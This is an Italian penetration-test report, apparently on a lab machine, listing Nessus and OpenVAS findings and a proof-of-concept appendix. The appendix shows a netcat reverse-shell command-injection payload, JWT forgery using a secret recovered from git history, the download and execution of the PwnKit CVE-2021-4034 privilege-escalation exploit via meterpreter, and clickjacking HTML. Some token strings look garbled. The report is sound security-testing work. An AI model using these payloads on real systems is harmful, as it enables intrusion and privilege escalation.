- Descrizione: E' possibile ottenere tipo e versione del web server.

```
The remote web server type is :  
  
nginx/1.18.0 (Ubuntu)
```

- Detection: I risultati sono stati ottenuti da Nessus ed OpenVAS
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Enumerazione degli HTTP Server Banner

- Descrizione: E' possibile enumerare i diversi HTTP server banner inviando diverse richieste HTTP.

It was possible to enumerate the following HTTP server banner(s):	
Server banner	Enumeration technique

Server: nginx/1.18.0 (Ubuntu)	Valid HTTP 0.9 GET request to '/index.html'
X-Powered-By: Express	Valid HTTP 1.0 GET request to '/index.htm'

- Detection: I risultati sono stati ottenuti da OpenVAS
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Informazioni relative agli HTTP Security Headers

- Descrizione: E' possibile sapere quali security header non sono stati utilizzati.

Vulnerability Detection Result	
Missing Headers	More Information

↪-----	
Content-Security-Policy	https://owasp.org/www-project-secure-headers
↪/#content-security-policy	
Cross-Origin-Embedder-Policy	https://scotthelme.co.uk/coop-and-coep/ , Not
↪e: This is an upcoming header	
Cross-Origin-Opener-Policy	https://scotthelme.co.uk/coop-and-coep/ , Not
↪e: This is an upcoming header	
Cross-Origin-Resource-Policy	https://scotthelme.co.uk/coop-and-coep/ , Not
↪e: This is an upcoming header	
Document-Policy	https://w3c.github.io/webappsec-feature-policy/document-policy#document-policy-http-header
↪cy/document-policy#document-policy-http-header	
Feature-Policy	https://owasp.org/www-project-secure-headers
↪/#feature-policy, Note: The Feature Policy header has been renamed to Permissions Policy	
↪ons Policy	
Permissions-Policy	https://w3c.github.io/webappsec-feature-policy/permissions-policy#permissions-policy-http-header-field
↪cy/#permissions-policy-http-header-field	
Referrer-Policy	https://owasp.org/www-project-secure-headers
↪/#referrer-policy	
Sec-Fetch-Dest	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers#fetch_metadata_request_headers , Note: This is a new header supported only in newer browsers like e.g. Firefox 90
↪/HTTP/Headers#fetch_metadata_request_headers, Note: This is a new header supported only in newer browsers like e.g. Firefox 90	
Sec-Fetch-Mode	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers#fetch_metadata_request_headers , Note: This is a new header supported only in newer browsers like e.g. Firefox 90
↪/HTTP/Headers#fetch_metadata_request_headers, Note: This is a new header supported only in newer browsers like e.g. Firefox 90	
Sec-Fetch-Site	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers#fetch_metadata_request_headers , Note: This is a new header supported only in newer browsers like e.g. Firefox 90
↪/HTTP/Headers#fetch_metadata_request_headers, Note: This is a new header supported only in newer browsers like e.g. Firefox 90	
Sec-Fetch-User	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers#fetch_metadata_request_headers , Note: This is a new header supported only in newer browsers like e.g. Firefox 90
↪/HTTP/Headers#fetch_metadata_request_headers, Note: This is a new header supported only in newer browsers like e.g. Firefox 90	
X-Content-Type-Options	https://owasp.org/www-project-secure-headers
↪/#x-content-type-options	
X-Frame-Options	https://owasp.org/www-project-secure-headers
↪/#x-frame-options	
X-Permitted-Cross-Domain-Policies	https://owasp.org/www-project-secure-headers
↪/#x-permitted-cross-domain-policies	
X-XSS-Protection	https://owasp.org/www-project-secure-headers
↪/#x-xss-protection, Note: Most major browsers have dropped / deprecated support for this header in 2020.	

- Detection: I risultati sono stati ottenuti da OpenVAS
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

HyperText Transfer Protocol (HTTP) Information

- Descrizione: E' possibile ottenere delle informazioni relativamente alle configurazioni HTTP dell'host.

```
Protocol version : HTTP/1.1
SSL : no
Keep-Alive : no
Options allowed : (Not implemented)
Headers :
```

Response Body :

Detection: I risultati sono stati ottenuti da Nessuno
 Rischio: Nessuno
 Severity: Informational
 Soluzione: Nessuna

- **Descrizione:** L'host ha risposto ad una richiesta "ICMP timestamp" con un messaggio ICMP contenente la data impostata sull'host.
- **Detection:** I risultati sono stati ottenuti da Nessus ed OpenVAS

- Rischi: Nessuno
- Severity: Informational
- Soluzione: Filtrare le richieste “ICMP timestamp” in ingresso e le risposte “ICMP timestamp” in uscita.

Service Detection

- Descrizione: E’ possibile rilevare il servizio SSH in ascolto sulla porta 22 ed i web server in ascolto sulla porta 80 e 3000.

```
An SSH server is running on this port.
```

```
A web server is running on this port.
```

- Detection: I risultati sono stati ottenuti da Nessus ed OpenVAS
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Nginx http Server Detection

- Descrizione: E’ stato rilevato il server HTTP nginx.

```
URL      : http://10.10.11.120/
Version  : 1.18.0
os       : Ubuntu
source   : Server: nginx/1.18.0 (Ubuntu)
```

- Detection: I risultati sono stati ottenuti da Nessus ed OpenVAS
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Tipo e versione del Server SSH

- Descrizione: E’ possibile ottenere informazioni relativamente al server SSH mandando una richiesta di autenticazione vuota.

```
SSH version : SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.3
SSH supported authentication : publickey,password
```

- Detection: I risultati sono stati ottenuti da Nessus ed OpenVAS
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Algoritmi supportati da SSH

- Descrizione: E' possibile rilevare quali algoritmi sono supportati dal servizio SSH.

```
Nessus negotiated the following encryption algorithm with the server :

The server supports the following options for kex_algorithms :

curve25519-sha256
curve25519-sha256@libssh.org
diffie-hellman-group-exchange-sha256
diffie-hellman-group14-sha256
diffie-hellman-group16-sha512
diffie-hellman-group18-sha512
ecdh-sha2-nistp256
ecdh-sha2-nistp384
ecdh-sha2-nistp521

The server supports the following options for server_host_key_algorithms :

ecdsa-sha2-nistp256
rsa-sha2-256
rsa-sha2-512
ssh-ed25519
ssh-rsa

The server supports the following options for encryption_algorithms_client_to_server :

aes128-ctr
aes128-gcm@openssh.com
aes192-ctr
aes256-ctr
aes256-gcm@openssh.com
chacha20-poly1305@openssh.com

The server supports the following options for encryption_algorithms_server_to_client :

aes128-ctr
aes128-gcm@openssh.com
aes192-ctr
aes256-ctr
aes256-gcm@openssh.com
chacha20-poly1305@openssh.com

The server supports the following options for mac_algorithms_client_to_server :

hmac-sha1
hmac-sha1-etm@openssh.com
hmac-sha2-256
hmac-sha2-256-etm@openssh.com
hmac-sha2-512
hmac-sha2-512-etm@openssh.com
umac-128-etm@openssh.com
umac-128@openssh.com
umac-64-etm@openssh.com
umac-64@openssh.com

The server supports the following options for mac_algorithms_server_to_client :

hmac-sha1
hmac-sha1-etm@openssh.com
hmac-sha2-256
hmac-sha2-256-etm@openssh.com
hmac-sha2-512
hmac-sha2-512-etm@openssh.com
umac-128-etm@openssh.com
umac-128@openssh.com
umac-64-etm@openssh.com
umac-64@openssh.com

The server supports the following options for compression_algorithms_client_to_server :

none
zlib@openssh.com

The server supports the following options for compression_algorithms_server_to_client :

none
zlib@openssh.com
```

- Detection: I risultati sono stati ottenuti da Nessus ed OpenVAS

- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

L'algoritmo SHA-1 HMAC è abilitato in SSH

- Descrizione: Il servizio SSH è configurato in modo tale da abilitare l'algoritmo SHA-1 HMAC. Nonostante SHA-1 sia stato deprecato dal NIST per le firme digitali, questo è ancora considerato sicuro negli HMAC.

```
The following client-to-server SHA-1 Hash-based Message Authentication Code (HMAC) algorithms are supported :

    hmac-sha1
    hmac-sha1-etm@openssh.com

The following server-to-client SHA-1 Hash-based Message Authentication Code (HMAC) algorithms are supported :

    hmac-sha1
    hmac-sha1-etm@openssh.com
```

- Detection: I risultati sono stati ottenuti da Nessus
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Versioni del protocollo SSH supportate

- Descrizione: E' possibile individuare le versioni del protocollo SSH supportate dal servizio SSH.

```
The remote SSH daemon supports the following versions of the
SSH protocol :

- 1.99
- 2.0
```

- Detection: I risultati sono stati ottenuti da Nessus ed OpenVAS
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

SSH accetta l'autenticazione tramite password

- Descrizione: Il servizio SSH accetta la password come forma di autenticazione.
- Detection: I risultati sono stati ottenuti da Nessus
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Common Platform Enumeration (CPE)

- Descrizione: E' possibile enumerare i nomi CPE associati all'host.

```
The remote operating system matched the following CPE :  
  
cpe:/o:linux:linux_kernel -> Linux Kernel  
  
Following application CPE's matched on the remote system :  
  
cpe:/a:igor_sysoev:nginx:1.18.0 -> Nginx  
cpe:/a:nginx:nginx:1.18.0 -> Nginx  
cpe:/a:openbsd:openssh:8.2 -> OpenBSD OpenSSH
```

10.10.11.120|cpe:/o:canonical:ubuntu_linux:20.04

- Detection: I risultati sono stati ottenuti da Nessus ed OpenVAS
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Informazioni su Traceroute

- Descrizione: E' possibile ottenere informazioni su traceroute.

```
For your information, here is the traceroute from 10.10.16.8 to 10.10.11.120 :  
10.10.16.8  
10.10.16.1  
10.10.11.120  
  
Hop Count: 2
```

- Detection: I risultati sono stati ottenuti da Nessus ed OpenVAS
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

OS Identification

- Descrizione: E' possibile scoprire il sistema operativo dell'host.

```
Remote operating system : Linux Kernel 2.6
Confidence level : 65
Method : SinFP
```

```
The remote host is running Linux Kernel 2.6
```

Vulnerability Detection Result

Best matching OS:

OS: Ubuntu 20.04

Version: 20.04

CPE: cpe:/o:canonical:ubuntu_linux:20.04

Found by NVT: 1.3.6.1.4.1.25623.1.0.105586 (Operating System (OS) Detection (SSH ↵))

Concluded from SSH banner on port 22/tcp: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0. ↵3

Setting key "Host/runs_unixoide" based on this information

Other OS detections (in order of reliability):

OS: Ubuntu

CPE: cpe:/o:canonical:ubuntu_linux

Found by NVT: 1.3.6.1.4.1.25623.1.0.111067 (Operating System (OS) Detection (HTT ↵P))

Concluded from HTTP Server banner on port 80/tcp: Server: nginx/1.18.0 (Ubuntu)

- Detection: I risultati sono stati ottenuti da Nessus ed OpenVAS
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Tipo di Device

- Descrizione: E' possibile supportre il tipo di dispositivo dell'host.

```
Remote device type : general-purpose
Confidence level : 65
```

- Detection: I risultati sono stati ottenuti da Nessus
- Rischi: nessuno
- Severity: Informational
- Soluzione: Nessuna

SYN Scanner

- Descrizione: E' possibile determinare quali porte TCP sono aperte utilizzando una tecnica di scansione nota come "SYN half-open scanning".

```
Port 22/tcp was found to be open
```

```
Port 80/tcp was found to be open
```

```
Port 3000/tcp was found to be open
```

- Detection: I risultati sono stati ottenuti da Nessus
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

References

1. <https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H>
2. https://owasp.org/Top10/A03_2021-Injection/
3. <https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N>
4. [https://owasp.org/Top10/A07_2021-Identification and Authentication Failures/](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)
5. <https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N>
6. [https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive Data Exposure.html](https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html)
7. <https://nvd.nist.gov/vuln/detail/CVE-2021-4034>
8. <https://theseckmaster.com/how-to-fix-the-polkit-privilege-escalation-vulnerability-cve-2021-4034/>
9. <https://nvd.nist.gov/vuln/detail/CVE-2021-3156>
10. <https://www.sudo.ws/releases/stable/#1.9.5p2>
11. <https://nvd.nist.gov/vuln/detail/CVE-2021-22555#vulnCurrentDescriptionTitle>
12. <https://meterpreter.org/researcher-publishes-poc-for-cve-2021-22555-linux-netfilter-local-privilege-escalation-flaw/>
13. <https://access.redhat.com/security/cve/cve-2021-22555>
14. <https://nvd.nist.gov/vuln/detail/CVE-2017-5618>
15. [https://owasp.org/Top10/A05_2021-Security Misconfiguration/](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)
16. <https://www.forcepoint.com/cyber-edu/clickjacking#:~:text=The%20Impact%20of%20Clickjacking&text=The%20user%20assumes%20that%20they,valuab%20data%20they%20can%20exploit>
17. [https://owasp.org/Top10/A01_2021-Broken Access Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)
18. [https://owasp.org/Top10/A08_2021-Software and Data Integrity Failures/](https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/)
19. <https://beaglesecurity.com/blog/vulnerability/cross-domain-javascript-source-file-inclusion.html#:~:text=Cross%2Ddomain%20JavaScript%20source%20file,on%20the%20victim's%20web%20application.>

20. <https://codeload.github.com/berdav/CVE-2021-4034/zip/main>
21. <https://portswigger.net/web-security/clickjacking>

Appendix

PROOF OF CONCEPTS

OS Command Injection nella Web Application

Si utilizza il comando “ifconfig” per determinare l’IP dell’interfaccia tun0:

ifconfig

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.16.5 netmask 255.255.254.0 destination 10.10.16.5
    inet6 fe80::5649:bc9d:41f3:177c prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef:4::1003 prefixlen 64 scopeid 0x0<global>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 719 bytes 69614 (67.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 773 bytes 79215 (77.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 1 - Risultato parziale del comando ifconfig

Si utilizza netcat per metterci in listening sulla porta 4444:

nc -lntp 4444

```
(root@kali)-[~]
# nc -lntp 4444
listening on [any] 4444 ...
```

Figura 2 - netcat in listening su porta 4444

Si invia una richiesta GET all’api “10.10.11.120:3000/api/logs”, specificando i seguenti parametri:

Verbo	URL
GET	10.10.11.120:3000/api/logs?file=;rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff %3Bcat%20%2Ftmp%2Ff%7Csh%20-i%20%3E%261%7Cnc%2010.10.16.5%204444%20%3E%2Ftmp%2Ff
HEADERS	
KEY	VALUE
auth-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1YXV1IjoiaW4hYWRtaW4iLCJpYXQiOiJlNTUzMDgxNzF9.hQFa2pZJMjkVrmbPftbQpap0DHRJsEEyMU2yyuBzwas




Figura 3 - Richiesta GET all'api "10.10.11.120:3000/api/logs"

Sul terminale in cui avevamo messo in listening netcat, notiamo che la connessione è stata stabilita.

```
(root@kali)-[~]
# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.120] 35042
sh: 0: can't access tty; job control turned off
$ whoami
dasith
$
```

Figura 4 - Connessione stabilita con la macchina target

Debolezze nel meccanismo di autenticazione della Web Application

Si scrive uno script in javascript per creare un token JWT per un amministratore.

vi /root/secret/files/local-web/token-forgery.js

```
const jwt = require('jsonwebtoken');
const token = jwt.sign({name: "theadmin"}, "gXr67TtoQL8TShuc8XYsK2Hvs8YfyQSFCE4Mqp7gRpFuMkKjcm72CNQN4fMfbZEKx4i7Y1W
uNAkmuTcdEriCMm9vPAYkhpwPTLuVwVhvv");
console.log(token);
```

Figura 5 - Contenuto del file token-forgery.js

Si esegue il file token-forgery.js con node, ottenendo così il token JWT.

node token-forgery.js

```
(root@kali) - [~/secret/files/local-web]
# node token-forgery.js
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bW11IjoiaWVWRTaW4iLCJpYXQiOiJlE2NTUzMDgxNzF9.hQFa2pZJMjkVrmbPftbQpap0DHRJseE
yMU2yyuBzwas
```

Figura 6 - Esecuzione del file token-forgery.js

Si invia una richiesta GET all'api "10.10.11.120:3000/api/priv", specificando i seguenti parametri:

Verbo	URL
GET	10.10.11.120:3000/api/priv
HEADERS	
KEY	VALUE
Connection	Keep-alive
auth-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bW11IjoiaWVWRTaW4iLCJpYXQiOiJlE2NTUzMDgxNzF9.hQFa2pZJMjkVrmbPftbQpap0DHRJseEeyMU2yyuBzwas





Figura 7 - Richiesta GET all'api "10.10.11.120:3000/api/priv"

Come body della risposta HTTP ricevuta dal server, ci viene comunicato di essere amministratori.



```
1  {
2    "creds": {
3      "role": "admin",
4      "username": "theadmin",
5      "desc": "welcome back admin"
6    }
7  }
```

Figura 8 - Risposta ricevuta dal server

Vulnerabilità nella utility pkexec di Polkit

Si scarica l'exploit sulla macchina kali dalla URL

“<https://codeload.github.com/berdav/CVE-2021-4034/zip/main>” ^[20]

wget https://codeload.github.com/berdav/CVE-2021-4034/zip/main

```
(root@kali)~[/opt]
# mkdir /tmp/exploit

(root@kali)~[/opt]
# cd /tmp/exploit

(root@kali)~[/tmp/exploit]
# wget https://codeload.github.com/berdav/CVE-2021-4034/zip/main
--2022-06-17 13:21:45-- https://codeload.github.com/berdav/CVE-2021-4034/zip/main
Resolving codeload.github.com (codeload.github.com) ... 140.82.121.10
Connecting to codeload.github.com (codeload.github.com)|140.82.121.10|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [application/zip]
Saving to: 'main'

main                                     [  => ]  6.31K  --.-KB/s  in 0.001s

2022-06-17 13:21:45 (8.85 MB/s) - 'main' saved [6457]
```

Figura 9 - Download dell'exploit

Si esegue l'unzip dell'archivio “main”.

unzip main

```
(root@kali)~[/tmp/exploit]
# file main
main: Zip archive data, at least v1.0 to extract, compression method=store

(root@kali)~[/tmp/exploit]
# unzip main
Archive:  main
55d60e381ef90463ed35f47af44bf7e2fbc150d4
  creating: CVE-2021-4034-main/
  inflating: CVE-2021-4034-main/.gitignore
  inflating: CVE-2021-4034-main/LICENSE
  inflating: CVE-2021-4034-main/Makefile
  inflating: CVE-2021-4034-main/README.md
  inflating: CVE-2021-4034-main/cve-2021-4034.c
  inflating: CVE-2021-4034-main/cve-2021-4034.sh
  creating: CVE-2021-4034-main/dry-run/
  inflating: CVE-2021-4034-main/dry-run/Makefile
  inflating: CVE-2021-4034-main/dry-run/dry-run-cve-2021-4034.c
  inflating: CVE-2021-4034-main/dry-run/pwnkit-dry-run.c
  inflating: CVE-2021-4034-main/pwnkit.c
```

Figura 10 - Unzip dell'archivio contenente l'exploit

Si carica l'exploit sulla macchina target (utilizzando una sessione meterpreter con la macchina target)

sessions 1

upload /tmp/exploit/CVE-2021/4034-main/ /tmp/exploit

```

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > upload /tmp/exploit/CVE-2021-4034-main/ /tmp/exploit
[*] uploading : /tmp/exploit/CVE-2021-4034-main/README.md → /tmp/exploit/README.md
[*] uploaded  : /tmp/exploit/CVE-2021-4034-main/README.md → /tmp/exploit/README.md
[*] uploading : /tmp/exploit/CVE-2021-4034-main/pwnkit.c → /tmp/exploit/pwnkit.c
[*] uploaded  : /tmp/exploit/CVE-2021-4034-main/pwnkit.c → /tmp/exploit/pwnkit.c
[*] uploading : /tmp/exploit/CVE-2021-4034-main/.gitignore → /tmp/exploit/.gitignore
[*] uploaded  : /tmp/exploit/CVE-2021-4034-main/.gitignore → /tmp/exploit/.gitignore
[*] uploading : /tmp/exploit/CVE-2021-4034-main/LICENSE → /tmp/exploit/LICENSE
[*] uploaded  : /tmp/exploit/CVE-2021-4034-main/LICENSE → /tmp/exploit/LICENSE
[*] uploading : /tmp/exploit/CVE-2021-4034-main/cve-2021-4034.sh → /tmp/exploit/cve-2021-4034.sh
[*] uploaded  : /tmp/exploit/CVE-2021-4034-main/cve-2021-4034.sh → /tmp/exploit/cve-2021-4034.sh
[*] uploading : /tmp/exploit/CVE-2021-4034-main/cve-2021-4034.c → /tmp/exploit/cve-2021-4034.c
[*] uploaded  : /tmp/exploit/CVE-2021-4034-main/cve-2021-4034.c → /tmp/exploit/cve-2021-4034.c
[*] uploading : /tmp/exploit/CVE-2021-4034-main/Makefile → /tmp/exploit/Makefile
[*] uploaded  : /tmp/exploit/CVE-2021-4034-main/Makefile → /tmp/exploit/Makefile

```

Figura 11 - Caricamento dell'exploit sulla macchina target

Si compila l'exploit sulla macchina target tramite il comando “make”

make

```

meterpreter > shell
Process 31073 created.
Channel 61 created.
cd /tmp/exploit
make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=../pwnkit.so.

```

Figura 12 - Compilazione dell'exploit

Si esegue l'exploit e si verifica l'elevazione dei privilegi ad utente “root” tramite il comando “whoami”.

./cve-2021-4034

whoami

```

./cve-2021-4034
whoami
root
exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >

```

Figura 13 - Esecuzione dell'exploit e verifica dell'elevazione dei privilegi ad utente "root"

Sensitive Data Exposure nel codice sorgente della Web Application

Dopo aver scaricato ed effettuato l'unzip dell'archivio contenente il codice sorgente della Web Application, si utilizza il comando "git log" per osservare lo storico dei commit effettuati.

git log

```
(root@kali)-[~/secret/files/local-web]
# git log
commit e297a2797a5f62b6011654cf6fb6ccb6712d2d5b (HEAD -> master)
Author: dasithsv <dasithsv@gmail.com>
Date: Thu Sep 9 00:03:27 2021 +0530

    now we can view logs from server 😊

commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date: Fri Sep 3 11:30:17 2021 +0530

    removed .env for security reasons

commit de0a46b5107a2f4d26e348303e76d85ae4870934
Author: dasithsv <dasithsv@gmail.com>
Date: Fri Sep 3 11:29:19 2021 +0530

    added /downloads
```

Figura 14 - Ultimi 3 commit effettuati

Si osserva che il penultimo commit riguarda la rimozione del file ".env". Si utilizza quindi il comando "git checkout" per portare i file alla versione precedente alla rimozione del file in questione.

git checkout de0a46b5107a2f4d26e348303e76d85ae4870934

```

(root@kali)~[/secret/files/local-web]
# git checkout de0a46b5107a2f4d26e348303e76d85ae4870934
Note: switching to 'de0a46b5107a2f4d26e348303e76d85ae4870934'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

    git switch -c <new-branch-name>

Or undo this operation with:

    git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at de0a46b added /downloads

```

Figura 15 - Checkout al commit precedente alla rimozione del file ".env"

Si osserva il contenuto del file ".env", notando un valore significativo della variabile d'ambiente "TOKEN_SECRET".

less .env

```

DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFcfZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuV
wVhvwE
.env (END)

```

Figura 16 - Contenuto del file ".env"

Mancanza di Headers HTTP Anti-clickjacking

Si scrive una pagina html [\[21\]](#) che sovrappone al testo “click me”, un bottone della homepage della web application.

```
<head>
  <style>
    #target_website {
      position:relative;
      width:1000px;
      height:1000px;
      opacity:0.1;
      z-index:2;
    }
    #decoy_website {
      position:absolute;
      width:300px;
      height:400px;
      z-index:1;
    }
  </style>
</head>
<body>
  <div id="decoy_website" style="top:500px; left:100px">
    Click me
  </div>
  <iframe id="target_website" src="http://10.10.11.120">
  </iframe>
</body>
```

Figura 17 - Pagina HTML che sfrutta la vulnerabilità clickjacking

Si apre la pagina in questione con un browser firefox ed osserviamo che la homepage della web app viene caricata con successo, dimostrando che l'applicazione è effettivamente vulnerabile a clickjacking.

